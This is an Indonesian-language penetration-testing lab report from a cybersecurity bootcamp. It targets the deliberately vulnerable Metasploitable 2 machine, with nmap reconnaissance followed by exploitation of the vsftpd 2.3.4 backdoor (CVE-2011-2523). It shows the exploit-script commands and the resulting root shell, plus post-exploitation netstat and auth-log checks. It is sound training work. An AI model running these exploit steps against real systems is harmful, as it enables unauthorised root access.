

LAPORAN VULNERABILITY ASSESSMENT & PENETRATION TESTING (VAPT) SISTEM METASPLOITABLE 2

INFORMASI PENGUJIAN

- **Target Sistem:** Metasploitable 2 Linux (10.0.2.4)
- **Attacker Machine:** Kali Linux (10.0.2.15)
- **Lingkungan Jaringan:** VirtualBox NAT Network
- **Tanggal Pelaksanaan:** 27 Agustus 2026
- **Tester:** Sofi

1. RINGKASAN EKSEKUTIF

Kegiatan *Vulnerability Assessment & Penetration Testing* (VAPT) ini dilakukan pada mesin simulasi Metasploitable 2 yang berada di jaringan lokal 10.0.2.0/24. Pada tahap awal, dilakukan identifikasi terhadap layanan-layanan yang tersedia dan ditemukan beberapa potensi kerentanan, seperti penggunaan *software* yang sudah usang serta konfigurasi yang kurang aman.

Salah satu temuan yang kemudian diuji lebih lanjut adalah layanan FTP vsftpd 2.3.4, yang diketahui memiliki kerentanan *backdoor* kritis (CVE-2011-2523). Melalui proses *penetration testing*, pengujian berhasil membuktikan bahwa kerentanan tersebut dapat dieksploitasi dari jarak jauh (*Remote Code Execution*). Eksploitasi yang dilakukan juga berhasil memberikan akses dengan hak istimewa tertinggi, yaitu root (UID 0), sehingga menunjukkan tingkat risiko yang sangat tinggi apabila kerentanan tersebut ditemukan pada sistem nyata.

2. TAHAP 1: INFORMATION GATHERING & RECONNAISSANCE

a. Konfigurasi Interface Penyerang

Pengecekan alamat IP mesin Kali Linux pada interface eth0 mendapatkan alamat 10.0.2.15/24.

```
(sofi@sofi)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe8d:193f prefixlen 64 scopeid 0<link>
    ether 08:00:27:8d:19:3f txqueuelen 1000 (Ethernet)
    RX packets 39 bytes 10511 (10.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 67 bytes 5722 (5.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.3.15 netmask 255.255.255.0 broadcast 10.0.3.255
    inet6 fe80::833e:ce3f:23ec:352a prefixlen 64 scopeid 0<link>
    ether 08:00:27:4c:a7:ca txqueuelen 1000 (Ethernet)
    RX packets 5 bytes 2950 (2.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 81 bytes 8737 (8.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Gambar 1: Konfigurasi Alamat IP Mesin Penyerang via perintah ifconfig

b. Host Discovery

Pemindaian host aktif dilakukan menggunakan perintah `sudo netdiscover -i eth0 -r 10.0.2.15/24` dan `nmap sweep`, yang mengidentifikasi IP target 10.0.2.4 aktif dengan MAC Address 08:00:27:A1:BF:D5.

```
(sofi@sofi)-[~]
$ sudo netdiscover -i eth0 -r 10.0.2.15/24
```

Gambar 2: Hasil Penemuan Host Aktif Menggunakan Netdiscover (1)

Currently scanning: Finished! Screen View: Unique Hosts					
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.3	08:00:27:fe:6a:e3	1	60	PCS Systemtechnik GmbH	
10.0.2.3	08:00:27:ee:bd:69	1	60	PCS Systemtechnik GmbH	
10.0.2.4	08:00:27:a1:bf:d5	1	60	PCS Systemtechnik GmbH	

Gambar 3: Hasil Penemuan Host Aktif Menggunakan Netdiscover (2)

```
(sofi@sofi)-[~]
$ sudo nmap 10.0.2.15/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-27 09:11 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00072s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0019s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
61900/tcp open  unknown
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00098s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:FE:6A:E3 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap scan report for 10.0.2.4
```

Gambar 4: Hasil Penemuan Host Aktif Menggunakan Nmap Ping Sweep (1)

```
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A1:BF:D5 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
```

Gambar 5: Hasil Penemuan Host Aktif Menggunakan Nmap Ping Sweep (2)

```
Nmap scan report for 10.0.2.15
Host is up (0.0000020s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 15.04 seconds
```

Gambar 6: Hasil Penemuan Host Aktif Menggunakan Nmap Ping Sweep (3)


c. Port & Service Enumeration

Pemindaian komprehensif terhadap 65.535 port TCP dilakukan dengan perintah `sudo nmap -sC -sV -p- -T4 10.0.2.4`.




```
(sofi@sofi)-[~]
$ sudo nmap -sC -sV -p- -T4 10.0.2.4
[sudo] password for sofi:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-27 09:29 EDT
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 09:30 (0:00:01 remaining)
Nmap scan report for 10.0.2.4
Host is up (0.0067s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 10.0.2.15
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsftpd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0 0 20 Jun 26 2021 check_me.txt
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2026-08-27T13:32:36+00:00; -5s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
```

Gambar 7: Hasil Pemindaian Layanan dan Versi Port Menggunakan Nmap Service Scan (1)



Gambar 8: Hasil Pemindaian Layanan dan Versi Port Menggunakan Nmap Service Scan (2)




Gambar 9: Hasil Pemindaian Layanan dan Versi Port Menggunakan Nmap Service Scan (3)

Port	Protokol	State	Service	Versi / Keterangan
------	----------	-------	---------	--------------------

21	TCP	Open	FTP	vsftpd 2.3.4 (Anonymous login allowed)
22	TCP	Open	SSH	OpenSSH 4.7p1 Debian
23	TCP	Open	Telnet	Linux telnetd
25	TCP	Open	SMTP	Postfix smtpd (Mendukung SSLv2 ciphers lemah)
80	TCP	Open	HTTP	Apache httpd 2.2.8 (Ubuntu DAV/2)
139 / 445	TCP	Open	SMB	Samba smbd 3.0.20-Debian
3306	TCP	Open	MySQL	MySQL 5.0.51a-3ubuntu5
6667	TCP	Open	IRC	UnrealIRCd 3.2.8.1

d. Web Application Discovery

Pengujian antarmuka HTTP pada port 80 mengonfirmasi adanya dasbor web terinstal di <http://10.0.2.4> (Mutillidae, DVWA, phpMyAdmin, WebDAV).



Gambar 10: Tampilan Halaman Utama Web Metasploitable 2 pada Port 80

3. TAHAP 2: VULNERABILITY ASSESSMENT (ANALISIS KERENTANAN)

Berdasarkan hasil enumerasi port 21, versi layanan vsftpd 2.3.4 memiliki kerentanan kritis yang terdokumentasi pada repositori publik:

a. Identitas Celah

CVE-2011-2523 / CWE-78 (OS Command Injection).


b. Mekanisme Kerentanan

Sofiyanatul Munawaroh - VAPT - Bootcamp Cyber Security Visionet


Paket arsip vsftpd 2.3.4 pada tahun 2011 disusupi kode berbahaya yang memicu pembukaan backdoor shell di port TCP 6200 apabila server menerima string username yang mengandung emotikon smiley :).

c. Tingkat Keparahan

Critical (CVSS 9.8 / Eksekusi kode jarak jauh tanpa memerlukan autentikasi yang sah).



Gambar 11: Dokumentasi Referensi Kerentanan CVE-2011-2523



Gambar 12: Dokumentasi Referensi Kerentanan CVE-2011-2523 dari Exploit Database

4. TAHAP 3: PENETRATION TESTING (EKSPLOITASI & PEMBUKTIAN)


Eksplorasi dilakukan untuk membuktikan dampak nyata dari kerentanan CVE-2011-2523 menggunakan skrip otomasi:

a. Pengujian 1 (Skrip Otomasi vsftpd_exploit.py):

Skrip dieksekusi dari repositori Git lokal untuk menjalankan perintah arbitrer ke port 21 dan menghubungkan ke listener port 6200:

```
python3 vsftpd_exploit.py 10.0.2.4 21 whoami
python3 vsftpd_exploit.py 10.0.2.4 21 id
```

Hasil: Target mengembalikan respon root dan uid=0(root) gid=0(root).



```
(sofi@sofi)~[~]
$ cd vsftpd-2.3.4-exploit

(sofi@sofi)~[~/vsftpd-2.3.4-exploit]
$ ls
README.md  vsftpd_exploit.py

(sofi@sofi)~[~/vsftpd-2.3.4-exploit]
$ python3 vsftpd_exploit.py 10.0.2.4 21 whoami
:)

[*] Triggering backdoor[*] Triggered backdoor
[*] Attempting to connect to backdoor...
[*] Connected to backdoor on 10.0.2.4:6200
[*] Response:
root

(sofi@sofi)~[~/vsftpd-2.3.4-exploit]
$ python3 vsftpd_exploit.py 10.0.2.4 21 id
:)

[*] Triggering backdoor[*] Triggered backdoor
[*] Attempting to connect to backdoor...
[*] Connected to backdoor on 10.0.2.4:6200
[*] Response:
uid=0(root) gid=0(root)
```


Gambar 13: Eksekusi Perintah Remote Menggunakan Skrip vsftpd_exploit.py

b. Pengujian 2 (Interactive Shell 49757.py dari Exploit-DB):

Skrip Exploit-DB dijalankan untuk mendapatkan akses terminal interaktif langsung:

```
python3 49757.py 10.0.2.4
```

Hasil: Sesi shell interaktif berhasil terbuka dengan respon Success, shell opened dan menerima eksekusi perintah sistem dasar (id, whoami, pwd).



```
(sofi@sofi)~[~/Downloads]
$ python3 49757.py 10.0.2.4
Success, shell opened
Send 'exit' to quit shell
id
uid=0(root) gid=0(root)
whoami
root
pwd
/
```

Gambar 14: Akses Root Shell Interaktif Menggunakan Skrip Exploit 49757.py

5. TAHAP 4: POST-EXPLOITATION & LOG AUDITING

a. Konfirmasi Hak Akses Jaringan

Perintah `ip a` dieksekusi langsung dari sesi root shell aktif untuk memvalidasi kepemilikan host 10.0.2.4.

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 08:00:27:a1:bf:d5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fea1:bfd5/64 scope link
        valid_lft forever preferred_lft forever
```

Gambar 15: Verifikasi Konfigurasi Antarmuka Jaringan Target dari Shell Hasil Eksploitasi

b. Inspeksi Soket Backdoor

Perintah `netstat -antp | grep 6200` pada sistem target memperlihatkan port 6200 berstatus ESTABLISHED yang terikat pada proses `/bin/sh` (PID 5385) dan terhubung ke IP penyerang 10.0.2.15.

```
netstat -antp | grep 6200
tcp        0      0 5385/sh          0.0.0.0:6200      0.0.0.0:*        LISTEN
tcp        0      0 5385/sh          10.0.2.4:6200    10.0.2.15:44592  ESTABLISH
ED 5385/sh
```

Gambar 16: Pemeriksaan Koneksi Aktif Port 6200 Menggunakan Netstat pada Target

c. Audit Jejak Sistem:

Pemeriksaan file log otentikasi `/var/log/auth.log` mencatat proses autentikasi dan manajemen service daemon `openbsd-inetd` selama pengujian berlangsung.

```
tail -n 20 /var/log/auth.log
Aug 27 10:09:01 metasploitable CRON[5285]: pam_unix(cron:session): session opened for user root by (uid=0)
Aug 27 10:09:01 metasploitable CRON[5285]: pam_unix(cron:session): session closed for user root
Aug 27 10:17:01 metasploitable CRON[5341]: pam_unix(cron:session): session opened for user root by (uid=0)
Aug 27 10:17:01 metasploitable CRON[5341]: pam_unix(cron:session): session closed for user root
Aug 27 10:20:24 metasploitable login[4710]: pam_unix(login:auth): check pass; user unknown
Aug 27 10:20:24 metasploitable login[4710]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=tty1 ruser=rhost=
Aug 27 10:20:26 metasploitable login[4710]: FAILED LOGIN (1) on 'tty1' FOR 'UNKNOWN', User not known to the underlying authentication module
Aug 27 10:20:35 metasploitable login[4710]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Aug 27 10:23:24 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/etc/init.d/openbsd-inetd restart
Aug 27 10:23:24 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Aug 27 10:23:24 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Aug 27 10:24:10 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/etc/init.d/openbsd-inetd restart
Aug 27 10:24:10 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Aug 27 10:24:10 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Aug 27 10:24:23 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/usr/bin/killall vsftpd
Aug 27 10:24:23 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Aug 27 10:24:23 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Aug 27 10:24:48 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/etc/init.d/openbsd-inetd restart
Aug 27 10:24:48 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Aug 27 10:24:48 metasploitable sudo: pam_unix(sudo:session): session closed for user root
```

